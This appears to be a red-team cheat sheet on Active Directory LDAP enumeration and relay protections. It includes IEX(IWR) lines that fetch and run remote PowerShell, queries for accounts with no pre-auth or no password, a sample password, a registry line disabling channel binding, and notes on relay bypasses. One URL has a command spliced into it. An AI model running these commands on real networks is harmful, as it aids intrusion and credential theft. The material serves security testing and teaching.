Resources
- Technology
- What is LDAP : https://ldap.com/directory-servers/
- AD user attributes : http://web.archive.org/web/20220513190520/http://www.kouti.com/tables/userattributes.htm/
- Ntlm-relay guide : https://en.hackndo.com/ntlm-relay/
- Useraccount Control Attributes : https://jackstromberg.com/2013/01/useraccountcontrol-attributeflag-values/ || https://woshub.com/decoding-ad-useraccountcontrol-value/
- EPA : https://learn.microsoft.com/en-us/windows/win32/secauthn/epa-support-in-service
- Offensive
- By trustedsec : https://trustedsec.com/blog/adexplorer-on-engagements
- By almond : https://offsec.almond.consulting/ldap-authentication-in-active-directory-environments.html
- By MDSec : https://www.mdsec.co.uk/2024/02/active-directory-enumeration-for-red-teams/
- ldeapsearch guide : https://malicious.link/posts/2022/ldapsearch-reference/
- Deffensive
Cheat Sheet
Commands
- Technical

- Auth Methods
- Extract
import ldap3
server = ldap3.Server('ldap://redteamrecipes.com', get_info=ldap3.ALL)
connection = ldap3.Connection(server)
connection.bind()
print(connection.server.info.supported_sasl_mechanisms)
- Extract
- Decode UserAccount Control
# Usage: DecodeUserAccountControl <UAC_VALUE> Function DecodeUserAccountControl ([int]$UAC) { $UACPropertyFlags = @( "SCRIPT", "ACCOUNTDISABLE", "RESERVED", "HOMEDIR_REQUIRED", "LOCKOUT", "PASSWD_NOTREQD", "PASSWD_CANT_CHANGE", "ENCRYPTED_TEXT_PWD_ALLOWED", "TEMP_DUPLICATE_ACCOUNT", "NORMAL_ACCOUNT", "RESERVED", "INTERDOMAIN_TRUST_ACCOUNT", "WORKSTATION_TRUST_ACCOUNT", "SERVER_TRUST_ACCOUNT", "RESERVED", "RESERVED", "DONT_EXPIRE_PASSWORD", "MNS_LOGON_ACCOUNT", "SMARTCARD_REQUIRED", "TRUSTED_FOR_DELEGATION", "NOT_DELEGATED", "USE_DES_KEY_ONLY", "DONT_REQ_PREAUTH", "PASSWORD_EXPIRED", "TRUSTED_TO_AUTH_FOR_DELEGATION", "RESERVED", "PARTIAL_SECRETS_ACCOUNT" "RESERVED" "RESERVED" "RESERVED" "RESERVED" "RESERVED" ) $Attributes = "" 1..($UACPropertyFlags.Length) | Where-Object {$UAC -bAnd [math]::Pow(2,$_)} | ForEach-Object {If ($Attributes.Length -Eq 0) {$Attributes = $UACPropertyFlags[$_]} Else {$Attributes = $Attributes + " | " + $UACPropertyFlags[$_]}} Return $Attributes } - Extensible Match Rules
- LDAP_MATCHING_RULE_BIT_AND
- Example
# Find Disabled User Accounts
([adsisearcher]"(&(objectCategory=person)(userAccountControl:1.2.840.113556.1.4.803:=2))").FindAll()
- Example
- LDAP_MATCHING_RULE_BIT_OR
- Example
# Find All Machine/Trust Accounts
([adsisearcher]"(&(objectCategory=person)(userAccountControl:1.2.840.113556.1.4.804:=14336))").FindAll()
- Example
- LDAP_MATCHING_RULE_IN_CHAIN
- Example
# Find Domain Admins
$domainAdminsDN = "CN=Domain Admins,OU=NestedOU,OU=Groups,DC=RedteamRecipes,DC=com"
([adsisearcher]"(&(objectCategory=person)(memberOf:1.2.840.113556.1.4.1941:=$domainAdminsDN))").FindAll()
- Example
- LDAP_MATCHING_RULE_BIT_AND
- ObjectGUID to Bytes
- Powershell
$guid = [Guid]::New("f7c7a12c-708e-4761-a67f-a9d66e9e0a44") [System.BitConverter]::ToString($guid.ToByteArray()) -replace '-'- Example
# 1. Get the user's Distinguished Name from the GUID
$dn = ([adsisearcher]"(objectGUID=\2C\A1\C7\F7\8E\70\61\47\A6\7F\A9\D6\6E\9E\0A\44)").FindOne().Properties.distinguishedname

# 2. Bind to the full object
$user = [adsi]"LDAP://$dn"

# 3. Display all properties
$user.Properties.PropertyNames | ForEach-Object {
    $prop = $_
    $value = $user.Properties[$prop] -join ', '
    Write-Host "$prop : $value"
}
- Example
- Python
#!/usr/bin/env python3
import argparse
import uuid

def guid_to_ms_hex(guid_string):
    u = uuid.UUID(guid_string)
    b = u.bytes                # raw 16 bytes in big-endian
    # Reverse the first three fields (time_low, time_mid, time_hi_version)
    le = b[0:4][::-1] + b[4:6][::-1] + b[6:8][::-1]
    # Keep the last 8 bytes (clock_seq + node) as big-endian
    be = b[8:16]
    ms_bytes = le + be
    return ''.join(f'\\{x:02X}' for x in ms_bytes)

def main():
    parser = argparse.ArgumentParser(description='Convert GUID to LDAP objectGUID escaped hex')
    parser.add_argument('-guid', required=True, help='Standard GUID (e.g., f7c7a12c-...)')
    args = parser.parse_args()
    print(guid_to_ms_hex(args.guid))

if __name__ == '__main__':
    main()
- Powershell
- Protections
- LDAP siging
- Linux
- nxc
nxc ldap 192.168.99.30 - ldaprelayscan
python3 LdapRelayScan.py -u fmoheb -p Password123#f -dc-ip 192.168.99.30 -method BOTH
- nxc
- Windows
- Powershell
# 0 = Disable , 1 = Negotiated , 2 = Required
Get-ItemPropertyValue -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "LDAPServerIntegrity"

Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "LDAPServerIntegrity" -Value 2 -Type DWord
- Powershell
- Linux
- Channel Binding
- Linux
- nxc
nxc ldap 192.168.99.30
- nxc
- Windows
- Powershell
# 0 = Disable , 1 = Supported , 2 = Always Requried
Get-ItemPropertyValue -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "LdapEnforceChannelBinding"

Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "LdapEnforceChannelBinding" -Value 0 -Type DWord
- Powershell
- Linux
- LDAPS
- Check
openssl s_client -host 192.168.99.30 -port 636
- Check
- LDAP siging
- Logging
- Enable
# 1. Crank the Field Engineering diagnostics level up to 5
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\NTDS\Diagnostics" -Name "15 Field Engineering" -Value 5 -Type DWord

# 2. Drop the Expensive Search threshold to 1 (Log almost everything)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "Expensive Search Results Threshold" -Value 1 -Type DWord

# 3. Drop the Inefficient Search threshold to 1 (Log almost everything)
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters" -Name "Inefficient Search Results Threshold" -Value 1 -Type DWord


Get-WinEvent -LogName "Directory Service" | Where-Object {$_.Id -eq 1644} | Select-Object -First 5 | Format-List Message
- Enable
- Auth Methods
- Enumeration
- GC hunt
- Port Scanning
nmap -p 3268,3269 192.168.99.0/24 - Dns
nslookup -type=SRV _gc._tcp.redteamrecipes.com nslookup -type=SRV _gc._tcp.redteamrecipes.com 192.168.99.30 - Tools
- PowerView
Get-ForestGlobalCatalog
- PowerView
- Port Scanning
- FSMO rules
- LOL
netdom query fsmo # netdom rarely on Workstations ([ADSI]"LDAP://DC=sales,DC=redteamrecipes,DC=com").fSMORoleOwner - Tools
- Powerview
Get-Forest | Select-Object SchemaRoleOwner, NamingRoleOwner
Get-Domain | Select-Object PdcRoleOwner, RidRoleOwner, InfrastructureRoleOwner
- Powerview
- LOL
- RootDSE
- LOL
$RootDSE = [ADSI]"LDAP://192.168.99.30/RootDSE" $RootDSE | Format-List * dsquery * -s 192.168.99.30 -scope base -attr * - ldapsearch
ldapsearch -H ldap://192.168.99.30 -x -s base -b "" "*" "+"
- LOL
- GC hunt
- Offensive
- Tools Installation
- RSAT
# Personally don't recommned to use so loud and need administrator access to be installed on the workstation Get-WindowsCapability -Name RSAT* -Online | select Name,State Get-WindowsCapability -Name RSAT* -Online | ? {$_.Name -match "Rsat.ActiveDirectory.DS-LDS.Tools"} | Add-WindowsCapability -Online Get-WindowsFeature | ? {$_.Name -match "RSAT"} Add-WindowsFeature RSAT-AD-PowerShell - ADModule
IEX(IWR "https://raw.githubusercontent.com/samratashok/ADModule/master/Import-ActiveDirectory.ps1" -UseBasicParsing)
Import-ActiveDirectory

IEX(IWR "https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/PowershellScripts/ADModuleImport.ps1" -UseBasicParsing)
- RSAT
- Computers
- Enumeration
- AdFind
.\AdFind.exe -f "objectcategory=computer" - Get-ADObject
- Counting
(Get-ADObject -LDAPFilter '(&(objectCategory=computer)(objectClass=computer))' | measure).count
- Counting
- AdFind
- Enumeration
- Users
- Enum
- ADFind
.\AdFind.exe -f "(&(objectCategory=user)(sAMAccountName=fmoheb))" - ADSI
$Searcher = [adsisearcher]"(&(objectCategory=person)(objectClass=user))" $Users = $Searcher.FindAll() # Display the account names $Users.Properties.samaccountname - ADModule
- Counting
(Get-ADObject -LDAPFilter '(&(objectCategory=person)(objectClass=user))' | measure).count
- Counting
- ADFind
- Disabled Users
- ADModule
Get-ADObject -LDAPFilter '(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2))' -Properties samAccountName | select samAccountName
- ADModule
- DoesNotRequirePreAuth
- ADModule
Get-ADUser -Filter {DoesNotRequirePreAuth -eq "True"} -Properties DoesNotRequirePreAuth | select DoesNotRequirePreAuth,samAccountName | fl
- ADModule
- TRUSTED_FOR_DELEGATION
- ADModule
Get-ADUser -Filter {trustedForDelegation -eq "True"} -Properties * | select samAccountName,trustedForDelegation | fl

Get-ADObject -LDAPFilter '(userAccountControl:1.2.840.113556.1.4.803:=524288)' -Properties * | select objectClass,distinguishedName | fl
- ADModule
- Users with description
- ADModule
# Lazy administrators frequently flip this flag on service accounts so they can set a simple password (like `CompanyName2026`), not a blank one.
Get-ADUser -LDAPFilter '(&(objectCategory=user)(description=*))' -Properties * | select samaccountname,description
- ADModule
- PASSWD_NOTREQD
- ADModule
Get-ADUser -LDAPFilter '(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))' -Properties * | select name,memberof | fl
- ADModule
- Hashes Types
- ADSI
$searcher = [adsisearcher]"(&(objectCategory=person)(objectClass=user))" $searcher.PropertiesToLoad.AddRange(@("samaccountname", "msds-supportedencryptiontypes", "serviceprincipalname")) $searcher.PageSize = 1000 # Prevents the query from dropping results if the domain has >1000 users $searcher.FindAll() | ForEach-Object { $sam = $_.Properties["samaccountname"][0] $encTypeVal = $_.Properties["msds-supportedencryptiontypes"][0] # Evaluate SPN $hasSpn = if ($_.Properties["serviceprincipalname"].Count -gt 0) { "Yes" } else { "No" } # Evaluate Encryption Types $encString = "Default (Typically AES128/AES256)" if ($null -ne $encTypeVal -and $encTypeVal -ne 0) { $types = @() if ($encTypeVal -band 4) { $types += "RC4_HMAC_MD5" } if ($encTypeVal -band 8) { $types += "AES128_HMAC_SHA1" } if ($encTypeVal -band 16) { $types += "AES256_HMAC_SHA1" } if ($types.Count -gt 0) { $encString = $types -join ", " } } [PSCustomObject]@{ SamAccountName = $sam EncryptionTypes = $encString HasSPN = $hasSpn } } | Format-Table -AutoSize- Oneliner
$s=[adsisearcher]'(&(objectCategory=person)(objectClass=user))'; $s.PageSize=1000; $s.PropertiesToLoad.AddRange(@('samaccountname','msds-supportedencryptiontypes','serviceprincipalname')); $s.FindAll() | %{ $e=$_.Properties['msds-supportedencryptiontypes'][0]; $t=@(); if($e){ if($e -band 4){$t+='RC4_HMAC_MD5'} if($e -band 8){$t+='AES128_HMAC_SHA1'} if($e -band 16){$t+='AES256_HMAC_SHA1'} }; [PSCustomObject]@{SamAccountName=$_.Properties['samaccountname'][0]; EncryptionTypes=$(if($t.Count){$t -join ', '}else{'Default (Typically AES128/AES256)'}); HasSPN=$(if($_.Properties['serviceprincipalname'].Count){'Yes'}else{'No'})} } | Format-Table -AutoSize
- Oneliner
- ADSI
- Enum
- Groups
- ADModule
- Count Groups
(Get-ADObject -LDAPFilter '(&(objectCategory=group)(objectClass=group))' | measure).count - Group Users
Get-ADGroupMember "Netsted Group" -Recursive - User Groups
Get-ADPrincipalGroupMembership fmoheb | select name- Nested Groups
Get-ADGroup -LDAPFilter '(member:1.2.840.113556.1.4.1941:=CN=fady moheb,CN=Users,DC=RedteamRecipes,DC=com)' | select name- TokenGroups
# 1. Grab the exact Distinguished Name
$DN = (Get-ADUser fmoheb).DistinguishedName

# 2. Force a Base Search using Get-ADObject to trigger the calculation
$User = Get-ADObject -Identity $DN -Properties tokenGroups

# 3. Translate the binary SIDs back into human-readable group names
$User.tokenGroups | ForEach-Object { (Get-ADGroup $_).Name }
- TokenGroups
- Nested Groups
- Count Groups
- ADSI
- Nested Groups
# 1. Use the native ADSI Searcher to find the user
$Searcher = [adsisearcher]"(sAMAccountName=fmoheb)"
$UserResult = $Searcher.FindOne()

# 2. Bind to the physical DirectoryEntry object
$UserEntry = $UserResult.GetDirectoryEntry()

# 3. Force the Domain Controller to calculate the constructed attribute
$UserEntry.RefreshCache(@("tokenGroups"))

# 4. Iterate through the raw byte arrays and translate them to readable names
foreach ($RawSid in $UserEntry.tokenGroups) {
	# Convert the raw byte array into a proper Windows SID object
	$SID = New-Object System.Security.Principal.SecurityIdentifier($RawSid, 0)

	try {
		# Translate the SID to an NTAccount (Domain\Group Name)
		$GroupName = $SID.Translate([System.Security.Principal.NTAccount]).Value
		Write-Output $GroupName
	}
	catch {
		# If a SID cannot be resolved (e.g., deleted group), it catches the error and just prints the SID
		Write-Output "Unresolved SID: $($SID.Value)"
	}
}
- Nested Groups
- ADModule
- Tools Installation
Tools
- SharpView : https://github.com/tevora-threat/SharpView/
- PowerView : https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- Powerview.py : https://github.com/aniqfakhrul/powerview.py
- adfind : https://www.joeware.net/freetools/tools/adfind/
- adexplorer : https://learn.microsoft.([adsisearcher]”(&(objectCategory=person)(userAccountControl:1.2.840.113556.1.4.803:=2))”).FindAll()com/en-us/sysinternals/downloads/adexplorer
- ldaprelayscan : https://github.com/zyn3rgy/LdapRelayScan
- RelayInformer : https://github.com/zyn3rgy/RelayInformer
- ADModule : https://github.com/samratashok/ADModule/blob/master/Import-ActiveDirectory.ps1 || https://github.com/S3cur3Th1sSh1t/Creds/blob/master/PowershellScripts/ADModuleImport.ps1
Notes
Core Concepts
- The Global Catalog (GC)
- Default Placement : The Global Catalog is enabled by default strictly on the first Domain Controller (DC) promoted within the forest root domain.
- Function : It maintains a partial attribute set of every object across the entire forest, enabling efficient cross-domain searches and universal group membership evaluations.
- Network Protocols :
- Port 3268: LDAP (Plaintext)
- Port 3269: LDAPS (TLS / Secure) Flexible Single Master Operations (FSMO)
- FSMO (Flexible Single Master Operations)
- Forest-Wide Roles (One per Forest):
- Schema Master : Governs all modifications to the Active Directory schema (the definitions of object classes and attributes).
- Domain Naming Master: Authorizes the addition or removal of domains and application partitions within the forest.
- Domain-Wide Roles (One per Domain):
- PDC Emulator : Serves as the authoritative time source for Kerberos, processes urgent password updates, and manages legacy authentication.
- RID Master: Allocates sequential pools of Relative Identifiers (RIDs) to standard Domain Controllers to ensure unique Security Identifier (SID) creation.
- Infrastructure Master: Maintains and updates references to objects located in external domains.
- Groups
- Types
- Distribution Groups : These are strictly for Microsoft Exchange and email. You can use them to send a blast email to 500 people, but you cannot assign them permissions to a shared folder.
- Security Groups : They can do everything a Distribution Group can do (like email lists), but they generate a Security Identifier (SID). This means they can be used to assign permissions to network resources.
- Scope
- Global : It can only contain users who live in its domain , Even though it only holds local users, that group can cross the border. You can take a Global Group and assign it permissions in any trusting domain across the forest.
- Domain Local : It can only be used to assign permissions to resources located inside its own domain. You cannot use it to lock a folder in a foreign domain.
- Universal : It can contain users or groups from any domain in the forest, and it can be used to grant access to resources in any domain in the forest.
- NCs
- Domain NC : It holds users, groups, and computers and It only holds the data for its specific domain.
- Configuration NC : It replicates to every single Domain Controller in the entire forest. It holds
cn=Sitesandcn=Services- Schema NC : The blueprint of the database (e.g., defining that a “User” object has a “Password” attribute).
- Application Partitions : These are custom drawers usually built specifically to hold AD integrated DNS records (
ForestDnsZones). Because they don’t hold security principals (like users), they bypass standard Global Catalog replication.- RootDSE : The root of the directory data tree on a directory server. Querying the RootDSE exposes the exact Distinguished Names (DNs) of all NCs hosted by that DC
- LDAP Queries
- Filters
=: Equal to<=: Less than or equal to>=: Greater than or equal to!: Not
- Using the
!operator requires that Active Directory scan the entire database for objects satisfying the filter, even if the attribute being searched is indexed.&: Boolean AND|: Boolean OR- Search Bases

- Subtree Search : Subtree searches look for every record under the specified search base.
- One-Level Search : Only records directly under a specific search base (e.g., an organiza‐tional unit), including possibly the search base itself, will be returned.
- Base-Level : Return only the object specified.
- GUID
- GUIDs are assigned to every object created by Active Directory, not just User and Group objects. Each object’s GUID is stored in its Object-GUID (objectGUID) property.
- The Object-GUID never changes. When an object is assigned a GUID, it keeps that value for life.
- Intel processors are “Little-Endian”. This means when they read a mathematical number, they read it backwards (from right to left) because it makes the CPU do math slightly faster , However network traffic (like the internet or LDAP) is “Big-Endian”. It reads data forwards (from left to right).
Relay (Signing & CBT)
It is a massive misconception that enabling just one LDAP protection secures a Domain Controller against NTLM relay attacks. Both shields must be strictly enforced at the same time.
Bypass 1: The “LDAPS Wrap”
- Scenario: LDAP Signing is ENFORCED, but Channel Binding (CBT) is DISABLED.
- The Attack: Attackers skip standard port 389 and relay the authentication directly into the secure Port 636 (LDAPS) tunnel. The DC sees the encryption and considers the “signing” requirement met. Without CBT, it never checks who actually built the TLS tunnel.
Bypass 2: The “Downgrade Attack”
- Scenario: Channel Binding is ENFORCED, but LDAP Signing is DISABLED.
- The Attack: Attackers drop encryption entirely and relay to standard Port 389 (LDAP). Because CBT only mathematically checks encrypted TLS connections, the defense never triggers. Without LDAP signing to stop them, the unencrypted relay succeeds.
The Red Team Matrix: LDAP Signing protects 389. Channel Binding protects 636. You have to lock both doors to survive.